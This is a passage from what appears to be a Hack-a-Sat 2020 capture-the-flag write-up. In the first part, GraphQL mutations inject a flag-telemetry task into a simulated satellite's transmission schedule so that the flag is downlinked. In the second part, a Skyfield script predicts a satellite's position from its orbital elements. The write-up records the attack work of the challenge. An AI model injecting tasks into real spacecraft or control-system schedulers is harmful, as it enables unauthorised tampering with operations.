      "path": "/challenge/target/release/schedules/transmission",
      "lastRevised": "2020-05-25 18:02:50",
      "schedule": [
        {
          "tasks": [
            {
              "description": "Orient antenna to ground.",
              "delay": null,
              "time": "2020-05-25 18:59:50",
              "period": null,
              "app": {
                "name": "groundpoint",
                "args": null,
```

```
            "config": null
          }
        },
        {
          "description": "Power-up downlink antenna.",
          "delay": null,
          "time": "2020-05-25 19:00:10",
          "period": null,
          "app": {
            "name": "enable_downlink",
            "args": null,
            "config": null
          }
        },
        {
          "description": "Power-down downlink antenna.",
          "delay": null,
          "time": "2020-05-25 19:00:15",
          "period": null,
          "app": {
            "name": "disable_downlink",
            "args": null,
            "config": null
          }
        },
        {
          "description": "Orient solar panels at sun.",
          "delay": null,
          "time": "2020-05-25 19:00:20",
          "period": null,
          "app": {
            "name": "sunpoint",
            "args": null,
            "config": null
          }
        }
      ],
      "path":
       ↪  "/challenge/target/release/schedules/transmission/nominal-op.json",
      "filename": "nominal-op",
      "timeImported": "2020-05-25 18:02:50"
    }
  ],
  "active": false
 }
]
```

```
  }
}
```

The current mode is `station-keeping`. A bunch of GraphQL migrations are defined by the scheduler (they are all described in the documentation):

- `createMode`
- `removeMode`
- `activateMode`
- `importTaskList`
- `importRawTaskList`
- `removeTaskList`
- `safeMode`

And the following actions can be called

- `low_power`: charge battery until ready for transmission
- `activate_transmission_mode`: switch into transmission mode
- `update_tel`: update system telemetry
- `critical_tel_check`: trigger safemode on critical telemetry values
- `request_flag_telemetry`: prints flag to log
- `groundpoint`: orient antenna to ground
- `enable_downlink`: power-up downlink antenna
- `disable_downlink`: power-down downlink antenna
- `sunpoint`: orient solar panels at sun

We first oriented the solar panels by adding the task `sunpoint` to the mode `station-keeping` to avoid the second warning:

```
mutation {
  sunpoint: importRawTaskList (
    name: "fufu2"
    mode: "station-keeping"
    json: "{\"tasks\": [{\"app\":{\"name\":\"sunpoint\",\"args\":null,\"config\":n
     ↪  ull},\"description\":\"a\",\"delay\":\"1s\"}]}"
  )
   {
        success
        errors
    }
}
```

This action is immediately acknowledged on the console:

```
sunpoint  info: Adjusting to sunpoint...
sunpoint  info: [2020-05-25 18:06:48] Sunpoint panels: SUCCESS
```

After reading the challenge's description again (`Note: When you're done planning, go to  low power mode to wait for the next transmission window`), we stopped looking around for vulnerabilities and tried to think of a way to transmit the output of `request_flag_telemetry`.

Using the previous output of the query `availableModes`, a call to the task `request_flag_telemetry` was added right between `groundpoint` and `enable_downlink` of the mode `transmission`, which is automatically enabled by the task `activate_transmission_mode` of mode `low_power`:

```
mutation {
    flag: importRawTaskList (
    name: "fufu2"
    mode: "transmission"
    json: "{\"tasks\": [{\"app\":{\"name\":\"request_flag_telemetry\",\"args\":nul
     ↪  l,\"config\":null},\"description\":\"foo\",\"time\":\"2020-05-25
     ↪  19:00:05\"}]}"
  )
   {
        success
        errors
    }

    activateMode(name: "low_power") {
        success, errors
    }
}
```

After executing the mutation `activateMode`, the satellite indeed went into mode `low_power` and gave us the flag:

```
Low_power mode enabled.
Timetraveling.

Transmission mode enabled.

Pointing to ground.
Transmitting...

----- Downlinking -----
```

```
Recieved flag.
flag{november41292tango:GN_jhChTaWnjXPRwbL5HrjpQf0N0PVlfsq0HyodCDa14E4H930IlRKXA3h
 ↪  DWjepyhyHBSgXWCSO_8LdTSJ6qZCM}

Downlink disabled.
Adjusting to sunpoint...
Sunpoint: TRUE
Goodbye
```

5 Space and Things

5.1 Where's the Sat?

- **Category:** Space and Things
- **Points:** 43 points
- **Solves:** 107
- **Description:**

> Let's start with an easy one, I tell you where I'm looking at a satellite, you tell me where to look for it later.
>
> You'll need these files to solve the challenge. https://static.2020.hackasat.com/320e0c77c598c8e358442b597b1733e2b88656c9/stations.zip
>
> Connect to the challenge on `where.satellitesabove.me:5021`. Using netcat, you might run `nc where.satellitesabove.me 5021`

5.1.1 Write-up

Write-up by Solar Wine team

The challenge archive contains a bunch of satellites TLEs:

```
ISS (ZARYA)
1 25544U 98067A   20101.49789620 -.00000843  00000-0 -72437-5 0  9994
2 25544  51.6442 323.4418 0003567  97.5001 333.2274 15.48679651221520
NSIGHT
1 42726U 98067MF  20101.41972867  .00345433  66479-4  45399-3 0  9990
2 42726  51.6243 209.0044 0009087 327.3341  32.7108 16.06219602164768
KESTREL EYE IIM (KE2M)
1 42982U 98067NE  20101.36603301  .00013519  00000-0  12255-3 0  9998
2 42982  51.6346 268.5674 0003561 191.4761 168.6155 15.68377454140382
ASTERIA
1 43020U 98067NH  20100.83214555  .00396983  83692-4  55667-3 0  9997
2 43020  51.6446 225.1325 0006274 348.4396  11.6471 16.05206331136684
DELLINGR (RBLE)
1 43021U 98067NJ  20101.44979837  .00014318  00000-0  12632-3 0  9999
2 43021  51.6355 266.9432 0001692 163.0588 197.0466 15.68988885136186
...
```

Connecting to the service gives us an initial date and position and then prompts us for satellite's position at a future date:

```
$ nc where.satellitesabove.me 5021
Ticket please:
ticket{golf5112whiskey:GI-kHtwKXvPOj8WtdLAs0iavjjBh9w0ype8qIHhB9pG5vPKdsU9MrNfSCch
↪  exrpxaw}
Please use the following time to find the correct satellite:(2020, 3, 18, 4, 39,
↪  14.0)
Please use the following Earth Centered Inertial reference frame coordinates to
↪  find the satellite:[-1255.045343229649, -6601.796354622012, -939.4055314195194]
Current attempt:1
What is the X coordinate at the time of:(2020, 3, 18, 7, 33, 46.0)?
-3829.31063902
```

The whole tasks can be summarized in steps:

- Which satellite is exactly at -1255.045343229649 -6601.796354622012 -939.4055314195194 the 2020-3-18 at 4:39:14?
- Where will this satellite be located the 2020-3-18 at 7:33:46?

As the parameters are always the same and we were not expecting to have to answer too much times, the following script was written:

```
from datetime import datetime

from skyfield.api import EarthSatellite, load, utc
from itertools import islice

THRESHOLD = 1e-4

ts = load.timescale()

initial_time = datetime(2020, 3, 18, 4, 39, 14).replace(tzinfo=utc)
next_time = datetime(2020, 3, 18, 7, 33, 46).replace(tzinfo=utc)
initial_pos = [-1255.045343229649, -6601.796354622012, -939.4055314195194]

with open('stations.txt', 'r') as tles:
    while 1:
        tle_string =  [x.strip() for x in islice(tles, 3)]
        ts = load.timescale()
        sat = EarthSatellite(tle_string[1], tle_string[2], tle_string[0], ts)
        geocentric_pos = sat.at(ts.utc(initial_time))
        if all([abs(geocentric_pos.position.km[i] - initial_pos[i]) < THRESHOLD for
        ↪  i in range(0, 3)]):
```

```
            print(f'Identified satellite: {sat}')
            break

print(sat.at(ts.utc(next_time)).position.km)
```

The reasoning is fairly simple here, it is only an implementation of the two steps described above using Skyfield's API. It was executed and the variable `next_time` modified at each attempt to answer the three rounds of questions:

```
$ nc where.satellitesabove.me 5021
Ticket please:
ticket{golf5112whiskey:GI-kHtwKXvPOj8WtdLAs0iavjjBh9w0ype8qIHhB9pG5vPKdsU9MrNfSCch
 ↪  exrpxaw}
Please use the following time to find the correct satellite:(2020, 3, 18, 4, 39,
 ↪  14.0)
Please use the following Earth Centered Inertial reference frame coordinates to
 ↪  find the satellite:[-1255.045343229649, -6601.796354622012, -939.4055314195194]

Current attempt:1
What is the X coordinate at the time of:(2020, 3, 18, 7, 33, 46.0)?
-3829.31063902
What is the Y coordinate at the time of:(2020, 3, 18, 7, 33, 46.0)?
-4877.25452829
The Y coordinate for (2020, 3, 18, 7, 33, 46.0) is correct!
What is the Z coordinate at the time of:(2020, 3, 18, 7, 33, 46.0)?
2744.16916282
The Z axis coordinate for (2020, 3, 18, 7, 33, 46.0) is correct!

Current attempt:2
What is the X coordinate at the time of:(2020, 3, 18, 6, 51, 10.0)?
3121.08726981
What is the Y coordinate at the time of:(2020, 3, 18, 6, 51, 10.0)?
5817.54864777
The Y coordinate for (2020, 3, 18, 6, 51, 10.0) is correct!
What is the Z coordinate at the time of:(2020, 3, 18, 6, 51, 10.0)?
-1547.88157169
The Z axis coordinate for (2020, 3, 18, 6, 51, 10.0) is correct!

Current attempt:3
What is the X coordinate at the time of:(2020, 3, 18, 3, 49, 6.0)?
2315.80630935
What is the Y coordinate at the time of:(2020, 3, 18, 3, 49, 6.0)?
6355.29320148
The Y coordinate for (2020, 3, 18, 3, 49, 6.0) is correct!
```

```
What is the Z coordinate at the time of:(2020, 3, 18, 3, 49, 6.0)?
-463.40452801
The Z axis coordinate for (2020, 3, 18, 3, 49, 6.0) is correct!

flag{golf5112whiskey:GHRHt_DEIn15TK1ViYho6Z3MOpLye92LncFhv7MdxAEe7rx_RwNSLzqrUfWhk
↪  7KmhqGO_kKZHtfM_hhgYmxSWUI}
```